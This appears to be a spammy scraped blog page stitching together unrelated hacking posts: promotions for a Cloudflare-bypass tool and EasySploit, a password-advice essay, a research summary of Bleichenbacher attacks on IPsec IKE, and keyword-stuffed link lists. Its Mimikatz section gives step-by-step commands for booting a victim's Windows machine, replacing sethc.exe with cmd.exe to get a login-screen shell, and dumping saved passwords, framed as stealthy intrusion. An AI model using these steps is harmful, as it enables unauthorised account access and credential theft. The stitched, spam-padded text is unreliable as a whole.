Monday, 13 April 2020

CLOUDKiLL3R - Bypasses Cloudflare Protection Service Via TOR Browser


CLOUDKiLL3R bypasses Cloudflare protection service via TOR Browser !

CLOUDKiLL3R Requirements :
  • TOR Browser to scan as many sites as you want :)
  • Python Compiler

CLOUDKiLL3R Installation ?
Make sure that TOR Browser is up and running while working with CLOUDKiLL3R .
Make sure that the IP AND PORT are the same in TOR Browser preferences > advanced > Networks
Include the files below in one folder :
  • FILTER.txt
  • CK.pl
Make Sure The Modules Below Are Installed If NOT > use this command to install one : pip install [module name]
  • argparse
  • socks
  • socket
  • requests
  • sys

Contact :
Twitter.com/moh_security


More information


  1. Android Hack Tools Github
  2. Nsa Hacker Tools
  3. How To Make Hacking Tools
  4. Pentest Tools Open Source
  5. Hack Tools Online
  6. Nsa Hacker Tools
  7. Android Hack Tools Github
  8. Hacking Tools Hardware
  9. Hacking Tools For Mac
  10. Pentest Recon Tools
  11. Android Hack Tools Github
  12. Hack App
  13. Hackers Toolbox
  14. Android Hack Tools Github
  15. Hacking Tools For Beginners
  16. Hacker Tools For Windows
  17. Hack Tools For Windows
  18. Blackhat Hacker Tools
  19. Hack Apps
  20. Pentest Automation Tools

Cracking Windows 8/8.1 Passwords With Mimikatz


You Might have read my previous posts about how to remove windows passwords using chntpw and might be thinking why am I writing another tutorial to do the same thing! Well today we are not going to remove the windows user password rather we are going to be more stealth in that we are not going to remove it rather we are going to know what is the users password and access his/her account with his/her own password. Sounds nice...


Requirements:


  1. A live bootable linux OS (I'm using Kali Linux)(Download Kali Linux)
  2. Mimikatz (Download | Blog)
  3. Physical Access to victim's machine
  4. A Working Brain in that Big Head (Download Here)


Steps:

1. First of all download mimikatz and put it in a pendrive.

2. Boat the victim's PC with your live bootable Pendrive (Kali Linux on pendrive in my case). And open a terminal window

3. Mount the Volume/Drive on which windows 8/8.1 is installed by typing these commands
in the terminal window:

mkdir /media/win
ntfs-3g /dev/sda1 /media/win

[NOTE] ntfs-3g is used to mount an NTFS drive in Read/Write mode otherwise you might not be able to write on the drive. Also /dev/sda1 is the name of the drive on which Windows OS is installed, to list your drives you can use lsblk -l or fdisk -l. The third flag is the location where the drive will be mounted.

4. Now navigate to the System32 folder using the following command

cd /media/win/Windows/System32

5. After navigating to the System32 rename the sethc.exe file to sethc.exe.bak by typing the following command:

mv sethc.exe sethc.exe.bak

sethc.exe is a windows program which runs automatically after shift-key is pressed more than 5 times continuously.

6. Now copy the cmd.exe program to sethc.exe replacing the original sethc.exe program using this command:

cp cmd.exe sethc.exe

[Note] We made a backup of sethc.exe program so that we can restore the original sethc.exe functionality

7. With this, we are done with the hard part of the hack now lets reboot the system and boot our Victim's Windows 8/8.1 OS.

8. After reaching the Windows Login Screen plugin the usb device with mimikatz on it and hit shift-key continuously five or more times. It will bring up a command prompt like this



9. Now navigate to your usb drive in my case its drive G:


10. Now navigate to the proper version of mimikatz binary folder (Win32 for32bit windows and x64 for 64 bit windows)


11. Run mimikatz and type the following commands one after the other in sequence:

privilege::debug
token::elevate
vault::list

the first command enables debug mode
the second one elevates the privilages
the last one lists the passwords which include picture password and pin (if set by the user)


That's it you got the password and everything else needed to log into the system. No more breaking and mess making its simple its easy and best of all its not Noisy lol...

Hope you enjoyed the tutorial have fun :)
Related word

Change Passwords Regularly - A Myth And A Lie, Don'T Be Fooled, Part 2

In the previous blog post, I have covered the different passwords you have to protect, the attackers and attack methods. Now let's look at how we want to solve the issue.

Password requirements

So far we have learned we have to use long, complex, true random passwords. In theory, this is easy.
Now, this is my password advice for 2014:

Password character classes
Use upper-lower-digit-special characters in general cases.
If you don't understand what I just write, choose from this:
qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM0123456789-=[];'\,./<>?:"|{}_+!@#$%^&* ()`~
If you are a CISO, and say: use 3 out of 4 character class, everyone will use Password12 or Welcome12 as their password (after the 12th enforced password change).

Password length
This is basically the only thing which changes whether the password is in the very high/high/medium/low level. Check the previous blog post for the details about very high/high/medium/low level.

Password length: Very high level class (including work-related/enterprise passwords)
15 character (or 20 if you are really paranoid). Making true random passwords longer than 20 characters usually does not make any sense, even in high security scenarios (e.g. military, spy agencies, etc.). 15 character in Windows environment is a right choice, as LM hash is incompatible with 15 character passwords, thus one (effective) attack won't work. Beware, there might be bugs with using 15 character passwords, with a low probability.

Password length: High-level class
12 character, upper-lower-special characters

Password length: Medium class
10 character, upper-lower-special characters, still TRUE random

Password length: Low-level class
9 character. Why less?

Pin codes
Always choose the longest provided, but a maximum of 8. Usually, more is pretty impractical.

Password randomness
True random, generated by a (local) computer. Avoid Debian. Avoid random generated by your brain. Do not use l33tsp33k. Do not append or prepend the current month, season or year to a word. Do not use Star Wars/Star Trek/(your favorite movie/series here) characters or terminology. In general, avoid any pattern like the above ones. The chances that a true random password generator generates SkyWalker12 is very-very low. And believe me, it is not that hard to crack those. Every algorithm that you would come up with; the bad guys have already thought of it. Use true random. Let the computer do it for you. See details later in this post.

Password history
Never-ever reuse passwords. NEVER!

Password change period
If it is not enforced otherwise, don't bother to change it twice in a year. But! Check if the password cracking speed made your current ones obsolete. If yes, change the obsolete passwords. Immediately change the password if you have been notified that the service you use has been compromised. Immediately change all of your recently used passwords if you suspect malware was running on your computer (do this on a known clean computer). Immediately change your password if you have used it on a computer you don't own, or there is a small chance malware is running on it. Change it if you really had to give your password to someone. Otherwise, goodbye regular password change. We will miss you...

If you are a CISO, and writing security policies, you should have to enforce the password change period based on: do you allow LM hashes? What is the password length requirement for users and administrators? What is the current hash cracking speed, and the forecast for the next 2 years? I think people would be happy to increase their passwords with 1-2 characters, if they are not forced to change it frequently (e.g. every month).
Now after I was sooo smart giving advises people still hate to implement, let's see the practical implementations. At least some people might like me, because I told them not to change the passwords regularly. Next time someone tells you to change all your important passwords regularly, put a lie detector on him, and check if he changes all of his passwords regularly. If he lies, feel free to use the wrench algorithm to crack his passwords. If he was not lying, call 911, to put a straitjacket on him. Only insane paranoid people do that in reality. Others are just too scared to say "what everyone recommended so far is bullshit". Comments are welcome ;) Other people might hate me for telling them using true random passwords. Don't panic, keep reading.
And don't forget to use 2 factor authentication. It might seem a bit of an overkill at the beginning, but after months, you won't notice using it.

(Bad and good) solutions

I will use the same password everywhere

This is a pretty bad idea. If one of the passwords are compromised, either the attackers can access your other sites, or you have to change all of your passwords. There are better ways to spend your life on earth than changing all of your passwords.

I will remember it

Good luck remembering 250 different, complex passwords. Don't forget to change them regularly! ;)

I will use the password recovery all the time

Not a very user-friendly solution. And because the security answer has to be as complicated as the password itself, the problem has not been solved.

I will write it down into my super-secret notebook and put it in my drawer

Although it might work in some cases, it won't work in others. I don't recommend it.


I will use an algorithm, like a base password, and add the websites first letters to the end of the password

Still better than using the same password everywhere, but believe me, if this is a targeted attack, it is not that hard to guess your password generation algorithm.

I will use the advice from XKCD, and use the password correcthorsebatterystaple

Still a lot better than simple passwords, but unfortunately, people are still bad at choosing random words with random order, so it is not the best solution. And again, you can't memorize 250 different passwords ... Even 10 is impossible. Only use this method in special corner cases (see details later), and use a passphrase generator!

I will use a password manager

This is the very first good idea. It solves the problem of remembering 250 different complex and random passwords. Some people might complain about using a password manager, here are those complaints. And my answers:

If someone gets access to this one password store, all is lost.
Answer: If someone accessed your password store, and the master password, you can be pretty damn sure that most of your passwords are already stolen. For extra paranoids, you can use multiple password stores, one for daily use, one for rare cases. Beware not to forget the password for the second one ;)

What if I don't have access to the password store when I need it?
Answer: In the age of cheap notebooks, tablets, and smartphones, in 99% of the cases you should not use that important password on any other device than yours. In the rare cases when you must, you can use either your smartphone to get the password, or use a browser extension like Password hasher to generate different passwords to different websites, with one password. For extra paranoids, you can have different master passwords for the different security levels. And don't forget to change the password after you are back at your own computer.

What if I forgot the one password to the password store?
Answer: If you use your password manager daily, it has the same odds to forget that one password as it is to forget every one of your passwords.

Password managers make phishing attacks easier.
Answer: Who started this nonsense? Good password managers decrease the risk of phishing.

Password managers have the same vulnerabilities as other websites or software.
Answer: Well, this is partially true. There are at least 3 types of password managers, from most secure to least: offline, browser built-in, online. Online password managers give better user experience, with a sacrifice in security. But if you choose one of the leading password managers, and you are a simple home user, the risks are negligible. If you try to store your work password in an online password store, you might violate your internal security policy. For paranoids, use offline password managers, and back them up regularly. If you choose an online password manager, at least use 2-factor authentication. And don't forget, your Chrome password can be easily synchronized to the cloud, shifting it to the online category.

In some cases, like Full Disc Encryption, OS login, smartphone login, or password manager login, the auto-type of password from the password manager is not available, thus choosing a true random password is a pain in the a$$.
Answer: True. Generate pronounceable passwords or passphrases in these corner cases, e.g. with the Linux tool apg you can generate pronounceable passwords. For easy and fast type, don't use capital letters (only lower-alpha - digit - special) in the original password, but increase the length of the password. Add 1 extra character because you don't use upper case letters, add 3 other because it is a pronounceable password, and you are good to go. For extra paranoids change one or two of the letters to uppercase where it is convenient. 
apg -M SNL -m 15 is your friend.
If you want to check what I write here (always a good idea), test the entropy of a true random 10 character password with all character classes, and check it with 14 characters, without uppercase. I recommend KeePass for that. If you comment on this that "Keepass can not measure that it is a pronounceable password, thus the entropy is lower in reality", my answer is: "Check out the current passwords used by users, and current password advises, and tell me if this password is a lot better or not ..." . You have been warned.
 

For the high-level password class, I don't recommend anything your brain generated. There are also suitable offline passphrase generators. Use at least 5-6 words for passphrases.

Password managers are not user-friendly, it takes more time to log in.
Answer: If you set auto-type/auto-fill, and the password manager is opened once a day (and you lock your computer when you leave it), in this case, logging in takes less time than typing it! It is more convenient to use it, rather than typing the passwords every time.

I like to create new unique passwords every time I create a new account, and password managers take the fun away from it.
Answer: Said no one, ever! "38 percent of people think it sounds more appealing to tackle household chores – from folding the laundry to scrubbing toilets – than to try and come up with another new user name or password."

To summarize things. Use a password manager.

General advise

Never use your essential passwords on other computers. They might be infected with a password stealer. If you really have to use it, change the password as soon as possible on a trusted (your) computer.

Don't fool yourself by phishing sites. If you go to the local flea market, and there is a strange looking guy with "Superbank deposit here" logo above his head, will you put your money?

Protect yourself against malware. Use a recent operating system, and even if you use OSX or Linux, it is not a bad thing to have an AV as a "last line of defense". Or to check your pendrive for Windows USB worms.

Never-ever use online web sites to "generate your password", "measure the complexity of your password" or "check if it has been breached". Never! (Except if it is your password manager :) ... )

Update: Sign up on the https://haveibeenpwned.com/ for notification if your e-mail is found in a leak.

Changing passwords frequently is bad advice. It is not effective. Put more energy in other right password advise. 
More information

  1. Hacking Tools For Pc
  2. Pentest Tools Open Source
  3. Hacker Tools For Ios
  4. Top Pentest Tools
  5. Hacker Tools For Windows
  6. Pentest Tools Nmap
  7. Hacking Tools Online
  8. New Hack Tools
  9. Pentest Box Tools Download
  10. Hackers Toolbox
  11. Hacks And Tools
  12. Pentest Tools Free
  13. Hacking Tools
  14. Hack Tools 2019
  15. Pentest Tools Review

Practical Bleichenbacher Attacks On IPsec IKE

We found out that reusing a key pair across different versions and modes of IPsec IKE can lead to cross-protocol authentication bypasses, enabling the impersonation of a victim host or network by attackers. These vulnerabilities existed in implementations by Cisco, Huawei, and others.

This week at the USENIX Security conference, I will present our research paper on IPsec attacks: The Dangers of Key Reuse: Practical Attacks on IPsec IKE written by Martin Grothe, Jörg Schwenk, and me from Ruhr University Bochum as well as Adam Czubak and Marcin Szymanek from the University of Opole [alternative link to the paper]. This blog post is intended for people who like to get a comprehensive summary of our findings rather than to read a long research paper.

IPsec and Internet Key Exchange (IKE)

IPsec enables cryptographic protection of IP packets. It is commonly used to build VPNs (Virtual Private Networks). For key establishment, the IKE protocol is used. IKE exists in two versions, each with different modes, different phases, several authentication methods, and configuration options. Therefore, IKE is one of the most complex cryptographic protocols in use.

In version 1 of IKE (IKEv1), four authentication methods are available for Phase 1, in which initial authenticated keying material is established: Two public key encryption based methods, one signature based method, and a PSK (Pre-Shared Key) based method.

Attacks on IKE implementations

With our attacks we can impersonate an IKE device: If the attack is successful, we share a set of (falsely) authenticated symmetric keys with the victim device, and can successfully complete the handshake – this holds for both IKEv1 and IKEv2. The attacks are based on Bleichenbacher oracles in the IKEv1 implementations of four large network equipment manufacturers: Cisco, Huawei, Clavister, and ZyXEL. These Bleichenbacher oracles can also be used to forge digital signatures, which breaks the signature based IKEv1 and IKEv2 variants. Those who are unfamiliar with Bleichenbacher attacks may read this post by our colleague Juraj Somorovsky for an explanation.

The affected hardware test devices by Huawei, Cisco, and ZyXEL in our network lab.

We show that the strength of these oracles is sufficient to break all handshake variants in IKEv1 and IKEv2 (except those based on PSKs) when given access to powerful network equipment. We furthermore demonstrate that key reuse across protocols as implemented in certain network equipment carries high security risks.

We additionally show that both PSK based modes can be broken with an offline dictionary attack if the PSK has low entropy. Such an attack was previously only documented for one of those modes (edit: see this comment). We thus show attacks against all authentication modes in both IKEv1 and IKEv2 under reasonable assumptions.

The relationship between IKEv1 Phase 1, Phase 2, and IPsec ESP. Multiple simultaneous Phase 2 connections can be established from a single Phase 1 connection. Grey parts are encrypted, either with IKE derived keys (light grey) or with IPsec keys (dark grey). The numbers at the curly brackets denote the number of messages to be exchanged in the protocol.

Where's the bug?

The public key encryption (PKE) based authentication mode of IKE requires that both parties exchanged their public keys securely beforehand (e. g. with certificates during an earlier handshake with signature based authentication). RFC 2409 advertises this mode of authentication with a plausibly deniable exchange to raise the privacy level. In this mode, messages three and four of the handshake exchange encrypted nonces and identities. They are encrypted using the public key of the respective other party. The encoding format for the ciphertexts is PKCS #1 v1.5.

Bleichenbacher attacks are adaptive chosen ciphertext attacks against RSA-PKCS #1 v1.5. Though the attack has been known for two decades, it is a common pitfall for developers. The mandatory use of PKCS #1 v1.5 in the PKE authentication methods raised suspicion of whether implementations resist Bleichenbacher attacks.

PKE authentication is available and fully functional in Cisco's IOS operating system. In Clavister's cOS and ZyXEL's ZyWALL USG devices, PKE is not officially available. There is no documentation and no configuration option for it and it is therefore not fully functional. Nevertheless, these implementations processed messages using PKE authentication in our tests.

Huawei implements a revised mode of the PKE mode mentioned in the RFC that saves one private key operation per peer (we call it RPKE mode). It is available in certain Huawei devices including the Secospace USG2000 series.

We were able to confirm the existence of Bleichenbacher oracles in all these implementations. Here are the CVE entries and security advisories by the vendors (I will add links once they are available):
On an abstract level, these oracles work as follows: If we replace the ciphertext of the nonce in the third handshake message with a modified RSA ciphertext, the responder will either indicate an error (Cisco, Clavister, and ZyXEL) or silently abort (Huawei) if the ciphertext is not PKCS #1 v1.5 compliant. Otherwise, the responder continues with the fourth message (Cisco and Huawei) or return an error notification with a different message (Clavister and ZyXEL) if the ciphertext is in fact PKCS #1 v1.5 compliant. Each time we learn that the ciphertext was valid, we can advance the Bleichenbacher attack one more step.

A Bleichenbacher Attack Against PKE

If a Bleichenbacher oracle is discovered in a TLS implementation, then TLS-RSA is broken since one can compute the Premaster Secret and the TLS session keys without any time limit on the usage of the oracle. For IKEv1, the situation is more difficult: Even if there is a strong Bleichenbacher oracle in PKE and RPKE mode, our attack must succeed within the lifetime of the IKEv1 Phase 1 session, since a Diffie-Hellman key exchange during the handshake provides an additional layer of security that is not present in TLS-RSA. For example, for Cisco this time limit is currently fixed to 60 seconds for IKEv1 and 240 seconds for IKEv2.

To phrase it differently: In TLS-RSA, a Bleichenbacher oracle allows to perform an ex post attack to break the confidentiality of the TLS session later on, whereas in IKEv1 a Bleichenbacher oracle only can be used to perform an online attack to impersonate one of the two parties in real time.

Bleichenbacher attack against IKEv1 PKE based authentication.

The figure above depicts a direct attack on IKEv1 PKE:
  1. The attackers initiate an IKEv1 PKE based key exchange with Responder A and adhere to the protocol until receiving the fourth message. They extract the encrypted nonce from this message, and record the other public values of the handshake.
  2. The attackers keep the IKE handshake with Responder A alive as long as the responder allows. For Cisco and ZyXEL we know that handshakes are cancelled after 60 seconds, Clavister and Huawei do so after 30 seconds.
  3. The attackers initiate several parallel PKE based key exchanges to Responder B.
    • In each of these exchanges, they send and receive the first two messages according to the protocol specifications.
    • In the third message, they include a modified version of the encrypted nonce according to the the Bleichenbacher attack methodology.
    • They wait until they receive an answer or they can reliably determine that this message will not be sent (timeout or reception of a repeated second handshake message).
  4. After receiving enough answers from Responder B, the attackers can compute the plaintext of the nonce.
  5. The attackers now have all the information to complete the key derivation and the handshake. They thus can impersonate Responder B to Responder A.

Key Reuse

Maintaining individual keys and key pairs for each protocol version, mode, and authentication method of IKE is difficult to achieve in practice. It is oftentimes simply not supported by implementations. This is the case with the implementations by Clavister and ZyXEL, for example. Thus, it is common practice to have only one RSA key pair for the whole IKE protocol family. The actual security of the protocol family in this case crucially depends on its cross-ciphersuite and cross-version security. In fact, our Huawei test device reuses its RSA key pair even for SSH host identification, which further exposes this key pair.

A Cross-Protocol Version Attack with Digital Signature Based Authentication

Signature Forgery Using Bleichenbacher's Attack

It is well known that in the case of RSA, performing a decryption and creating a signature is mathematically the same operation. Bleichenbacher's original paper already mentioned that the attack could also be used to forge signatures over attacker-chosen data. In two papers that my colleagues at our chair have published, this has been exploited for attacks on XML-based Web Services, TLS 1.3, and Google's QUIC protocol. The ROBOT paper used this attack to forge a signature from Facebook's web servers as proof of exploitability.

IKEv2 With Digital Signatures

Digital signature based authentication is supported by both IKEv1 and IKEv2. We focus here on IKEv2 because on Cisco routers, an IKEv2 handshake may take up to four minutes. This more relaxed timer compared to IKEv1 makes it an interesting attack target.

I promised that this blogpost will only give a comprehensive summary, therefore I am skipping all the details about IKEv2 here. It is enough to know that the structure of IKEv2 is fundamentally different from IKEv1.

If you're familiar with IT-security, then you will believe me that if digital signatures are used for authentication, it is not particularly good if an attacker can get a signature over attacker chosen data. We managed to develop an attack that exploits an IKEv1 Bleichenbacher oracle at some peer A to get a signature that can be used to break the IKEv2 authentication at another peer B. This requires that peer A reuses its key pair for IKEv2 also for IKEv1. For the details, please read our paper [alternative link to the paper].

Evaluation and Results

For testing the attack, we used a Cisco ASR 1001-X router running IOS XE in version 03.16.02.S with IOS version 15.5(3)S2. Unfortunately, Cisco's implementation is not optimized for throughput. From our observations we assume that all cryptographic calculations for IKE are done by the device's CPU despite it having a hardware accelerator for cryptography. One can easily overload the device's CPU for several seconds with a standard PC bursting handshake messages, even with the default limit for concurrent handshakes. And even if the CPU load is kept below 100 %, we nevertheless observed packet loss.

For the decryption attack on Cisco's IKEv1 responder, we need to finish the Bleichenbacher attack in 60 seconds. If the public key of our ASR 1001-X router is 1024 bits long, we measured an average of 850 responses to Bleichenbacher requests per second. Therefore, an attack must succeed with at most 51,000 Bleichenbacher requests.

But another limit is the management of Security Associations (SAs). There is a global limit of 900 Phase 1 SAs under negotiation per Cisco device in the default configuration. If this number is exceeded, one is blocked. Thus, one cannot start individual handshakes for each Bleichenbacher request to issue. Instead, SAs have to be reused as long as their error counter allows. Furthermore, establishing SAs with Cisco IOS is really slow. During the attack, the negotiations in the first two messages of IKEv1 require more time than the actual Bleichenbacher attack.

We managed to perform a successful decryption attack against our ASR 1001-X router with approximately 19,000 Bleichenbacher requests. However, due to the necessary SA negotiations, the attack took 13 minutes.

For the statistics and for the attack evaluation of digital signature forgery, we used a simulator with an oracle that behaves exactly as the ones by Cisco, Clavister, and ZyXEL. We found that about 26% of attacks against IKEv1 could be successful based on the cryptographic performance of our Cisco device. For digital signature forgery, about 22% of attacks could be successful under the same assumptions.

Note that (without a patched IOS), only non-cryptographic performance issues prevented a succesful attack on our Cisco device. There might be faster devices that do not suffer from this. Also note that a too slow Bleichenbacher attack does not permanently lock out attackers. If a timeout occurs, they can just start over with a new attack using fresh values hoping to require fewer requests. If the victim has deployed multiple responders sharing one key pair (e. g. for load balancing), this could also be leveraged to speed up an attack.

Responsible Disclosure

We reported our findings to Cisco, Huawei, Clavister, and ZyXEL. Cisco published fixes with IOS XE versions 16.3.6, 16.6.3, and 16.7.1. They further informed us that the PKE mode will be removed with the next major release.

Huawei published firmware version V300R001C10SPH702 for the Secospace USG2000 series that removes the Bleichenbacher oracle and the crash bugs we identified. Customers who use other affected Huawei devices will be contacted directly by their support team as part of a need-to-know strategy.

Clavister removed the vulnerable authentication method with cOS version 12.00.09. ZyXEL responded that our ZyWALL USG 100 test device is from a legacy model series that is end-of-support. Therefore, these devices will not receive a fix. For the successor models, the patched firmware version ZLD 4.32 (Release Notes) is available.

FAQs

  • Why don't you have a cool name for this attack?
    The attack itself already has a name, it's Bleichenbacher's attack. We just show how Bleichenbacher attacks can be applied to IKE and how they can break the protocol's security. So, if you like, call it IPsec-Bleichenbacher or IKE-Bleichenbacher.
  • Do you have a logo for the attack?
    No.
  • My machine was running a vulnerable firmware. Have I been attacked?
    We have no indication that the attack was ever used in the wild. However, if you are still concerned, check your logs. The attack is not silent. If your machine was used for a Bleichenbacher attack, there should be many log entries about decryption errors. If your machine was the one that got tricked (Responder A in our figures), then you could probably find log entries about unfinished handshake attempts.
  • Where can I learn more?
    First of all, you can read the paper [alternative link to the paper]. Second, you can watch the presentation, either live at the conference or later on this page.
  • What else does the paper contain?
    The paper contains a lot more details than this blogpost. It explains all authentication methods including IKEv2 and it gives message flow diagrams of the protocols. There, we describe a variant of the attack that uses the Bleichenbacher oracles to forge signatures to target IKEv2. Furthermore, we describe the quirks of Huawei's implementation including crash bugs that could allow for Denial-of-Service attacks. Last but not least, it describes a dictionary attack against the PSK mode of authentication that is covered in a separate blogpost.

Media Coverage, Blogs, and more

English

German

Related news


OpenVAS


"OpenVAS stands for Open Vulnerability Assessment System and is a network security scanner with associated tools like a graphical user front-end. The core is a server component with a set of network vulnerability tests (NVTs) to detect security problems in remote systems and applications." read more...

Related articles

EasySploit: A Metasploit Automation Bash Scripts To Use Metasploit Framework Easier And Faster Than Ever


About EasySploit: EasySploit is Metasploit automation tool to use Metasploit Framework EASIER and FASTER than EVER.

EasySploit's options:
  • Windows --> test.exe (payload and listener)
  • Android --> test.apk (payload and listener)
  • Linux --> test.py (payload and listener)
  • MacOS --> test.jar (payload and listener)
  • Web --> test.php (payload and listener)
  • Scan if a target is vulnerable to ms17_010 (EnternalBlue)
  • Exploit Windows 7/2008 x64 ONLY by IP (ms17_010_eternalblue)
  • Exploit Windows Vista/XP/2000/2003 ONLY by IP (ms17_010_psexec)
  • Exploit Windows with a link (HTA Server)
  • Contact with me - My accounts

EasySploit's installation
   You must install Metasploit Framework first.
   For Arch Linux-based distros, enter this command: sudo pacman -S metasploit

   For other Linux distros, enter these command to install Metasploit Framework:    And then, enter these commands to install EasySploit:

How to use EasySploit? (EasySploit video series tutorials)

Disclaimer about EasySploit:
   Usage of EASYSPLOIT for attacking targets without prior mutual consent is ILLEGAL. Developers are not responsible for any damage caused by this script. EASYSPLOIT is intented ONLY FOR EDUCATIONAL PURPOSES!!! STAY LEGAL!!!

You might like these similar tools:

You can support KALI LINUX TRICKS from Patreon.


Related links


  1. Hacking Tools 2020
  2. Hacking Tools Pc
  3. Hacker Tool Kit
  4. Hacking Tools Software
  5. Wifi Hacker Tools For Windows
  6. Hacking App
  7. Hacking Tools Windows
  8. Hacking Tools Download
  9. Hacking Tools Github
  10. Pentest Tools Port Scanner
  11. How To Hack
  12. Hackrf Tools
  13. Pentest Tools Download
  14. Pentest Tools Download
  15. Hacker Tools List
  16. Hacking Tools 2020
  17. Hack Tools Download
  18. Hacks And Tools
  19. Hacking Tools For Windows

Memcrashed DDoS Exploit | Install | Github

Read more